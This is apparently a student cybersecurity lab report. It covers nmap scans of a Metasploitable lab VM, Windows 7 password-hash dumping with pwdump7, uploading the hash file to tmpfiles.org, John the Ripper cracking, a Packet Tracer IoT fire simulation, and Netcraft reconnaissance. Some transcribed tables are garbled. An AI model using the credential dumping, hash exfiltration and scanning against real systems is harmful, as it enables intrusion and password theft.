
```
File Actions Edit View Help
root@gsk:/home/gsk_2
[...]
# nmap -sV 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 15:57 IST
Nmap scan report for 192.168.100.10
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2221/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds
```

Cybersecurity


nmap -sT 192.168.100.10: This command is used for protocol scanning.



```
root@gsk:/home/gsk_2
File Actions Edit View Help
└─# nmap -sT 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 15:58 IST
Nmap scan report for 192.168.100.10
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
└─#
```

nmap -O 192.168.100.10: It will give us extra information, like OS detection (-O), version detection, script scanning (-sC), and traceroute (-traceroute). It even provides a lot of valuable information about the host.



```
root@gsk:/home/gsk_2
File Actions Edit View Help
└─# nmap -O 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 15:58 IST
Nmap scan report for 192.168.100.10
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)
Device type: general purpose
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds
└─#
```

Cybersecurity

nmap -A 192.168.100.10: Using this command we can discover the target hosting service or identify additional targets according to our needs for quickly tracing the path.

```
root@gsk: /home/gsk_2
# nmap -A 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 15:58 IST
Nmap scan report for 192.168.100.10
Host is up (0.00070s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|       Connected to 192.168.100.15
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|   2048 5656240f211dde72bae61b1243de8f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
|_ssl-date: 2023-03-13T10:29:01+00:00; +2s from scanner time.
| sslv2:
|   SSLV2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2 DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2 DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain  ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind 2 (RPC #10000)
| rpcinfo:
|   program version  port/proto service
|   100000  2          111/tcp  rpcbind
|   100000  2          111/udp rpcbind

```

nmap -PT 192.168.100.10: The -PT option switches on TCP pings, a port can be specified after the -PT option. It even provides a lot of valuable information about the port.


```
root@kali: /home/driksha
# nmap -PT 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 12:21 IST
Nmap scan report for 10.0.2.5
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingerlock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:4D:AA:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds

```

Password cracking of windows 7

Installing and extracting pwdump7



Open the command prompt as administrator and enter the commands for creating required hash file

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Driksha\Downloads\pwdump7

C:\Users\Driksha\Downloads\pwdump7>dir
 Volume in drive C has no label.
 Volume Serial Number is AC9C-EF4A

 Directory of C:\Users\Driksha\Downloads\pwdump7


03/11/2023  03:34 PM    <DIR>
03/11/2023  03:34 PM    <DIR>
03/11/2023  03:34 PM                341 hash.txt
03/11/2023  02:43 PM            1,017,344 libeay32.dll
03/11/2023  02:43 PM            77,824 PwDump7.exe
03/11/2023  02:43 PM            522 readme.txt
                           4 File(s)     1,096,031 bytes
                           2 Dir(s)   13,739,855,872 bytes free

C:\Users\Driksha\Downloads\pwdump7>PwDump7.exe >> hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


C:\Users\Driksha\Downloads\pwdump7>_
```

Cybersecurity

Picture of the hash file created




Upload hash.txt to tmpfiles.org




Cybersecurity

View the uploaded file through Kali Linux



nano hashdoc.txt: This command is used to create a text file



Paste the copied contents into the file


A screenshot of a terminal window on Kali Linux showing the output of the John the Ripper password cracking tool. The command '\$ john hashdoc.txt' was run. The output shows the tool loading three NT password hashes and attempting to crack them. It indicates progress with messages like 'Using default input encoding: UTF-8', 'Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])', and 'Proceeding with single, rules:Single'. The process continues with 'Press 'q' or Ctrl-C to abort, almost any other key for status' and 'Almost done: Processing the remaining buffered candidate passwords, if any.' The final output shows a successful crack for the hash '2003' with the password '(Driksha)' and '(Administrator)'.

Fire Extinguisher using Cisco Packet tracer

Cisco packet was initially installed in Kali Linux to simulate smoke detection. To run cisco packet tracer, we give the command packet tracer in the terminal of Kali Linux. This command is used to open cisco packet tracer.


Starting by assembling the components for the simulation.

The components DLC100 is a hub used to connect all the other components together through Bluetooth. A siren to indicate a smoke. To extinguish the fire, we use a sprinkler. Other safety measures include connecting the garage door, window, and a door to the hub so as to open them in case of a fire. The smartphone has an IoT monitor application through which we can monitor the smoke detection along with its level.




Once all the components are assembled, we work on the settings of each component. Select any component, under settings go to config and change Gateway/DNS IPv4 to DHCP, Gateway/DNS IPv6 to Automatic and IoT server to Home Gateway. Under config, select wireless0 and set IP configuration to DHCP and IPv6 configuration to Automatic.


Select the smartphone icon, under desktop select the IoT monitor and set the required conditions.



In order to start the car, we press hold Alt key and click on the car icon. The smoke will be detected by the smoke detector, the siren goes off and the fire sprinkler turns on resulting in the garage door, window and door opening. The level of the smoke can be detected through the IoT monitor in the smartphone.



Cybersecurity



Foot printing and Reconnaissance

netcraft: The netcraft Extension is a tool allowing easy lookup of information relating to the sites you visit and providing protection from phishing and malicious JavaScript. netcraft can be used to find out the technologies and infrastructure of any site. Below pictures are few given examples on how Netcraft works.

The screenshot shows the Netcraft homepage. At the top, it features the Netcraft logo and navigation links for Services, Solutions, News, Company, Resources, a search bar, and buttons for Request Demo and Report Fraud. The main banner has a teal header with the text "We protect the world's leading brands from cybercrime and fraud" and a blue background with a shield icon and a laptop. Below the banner, the text "From early detection to swift takedown, Netcraft's end-to-end cyber defense solutions and services keep you and your customers safe" is displayed. A "Request Demo" button is located in the middle left. On the right side of the banner, there is an illustration of a laptop with a shield, a key, and a credit card. Below the banner, the section "Proven Expertise" is shown with four statistics: 173 million malicious sites blocked, 1.1 billion websites explored, 28 years keeping networks secure, and 33% global phishing takedowns, each accompanied by an icon.

The second screenshot shows the Netcraft site audit interface. It includes sections for "What's that site running?", "Audited by Netcraft", "Report Suspicious URLs", and "Subscribe & Follow". The "What's that site running?" section shows results for Google.com. The "Audited by Netcraft" section has a "Get your site scanned for vulnerabilities" button. The "Report Suspicious URLs" section has a "Report Fraud" button. The "Subscribe & Follow" section includes social media links for Twitter, Facebook, LinkedIn, and YouTube. Below these sections, a "Related News" section is visible with three news items: "Hidden Email Addresses in Phishing Kits", "Funny and malicious server banners", and "Increasing Number of Bank-Themed Survey Scams".

Cybersecurity

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Q ▾ Discover More Report Fraud ↗

Site report for https://google.com

Look up another site?

Share: [Email](#) [Twitter](#) [Facebook](#) [LinkedIn](#) [Print](#)

Background

Site title	Google	Date first seen	May 2002
Site rank	227	Netcraft Risk Rating	2/10 [green bar]
Description	Not Present	Primary language	English

Network

Site	https://google.com	Domain	google.com
Netblock Owner	Google LLC	Nameserver	ns1.google.com
Hosting company	Google	Domain registrar	name.monitor.com
Hosting country	US	Nameserver organisation	whois.name.monitor.com
IPv4 address	74.125.193.107 (Westcoat, US)	Organization	Google LLC, United States
IPv4 autonomous systems	AS15169 (US)	DNS admin	dns-admin@google.com
IPv6 address	2a00:1450:400b:c01::0:0:8a	Top Level Domain	Commercial entities .com
IPv6 autonomous systems	AS15169 (US)	DNS Security Extensions	unknown
Reverse DNS	ip-in-f101.1e100.net		

IP delegation

IPv4 address (74.125.193.101)

IP range	Country	Name	Description
1.0.0.0-1.255.255.255	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
1.74.125.8.0-1.74.125.255	United States	NET74	American Registry for Internet Numbers
1.74.125.8.0-1.74.125.255	United States	GOOGLE	Google LLC
1.74.125.193.101	United States	GOOGLE	Google LLC

IPv6 address (2a00:1450:400b:c01::0:0:8a)

IP range	Country	Name	Description
1::/0	N/A	ROOT	Root metainfo object
1.2800::/11	European Union	EU-ZZ-2A00	RIPE NCC
1.2800::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
1.2800:1450::/23	Ireland	IE-GOOGLE-2a00-1450-4000-1	Google Ireland Limited
1.2800:1450:4000::/37	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend
1.2800:1450:4000:c01::0:0:8a	Ireland	IE-GOOGLE-2a00-1450-4000-1	EU metro frontend

IP Geolocation

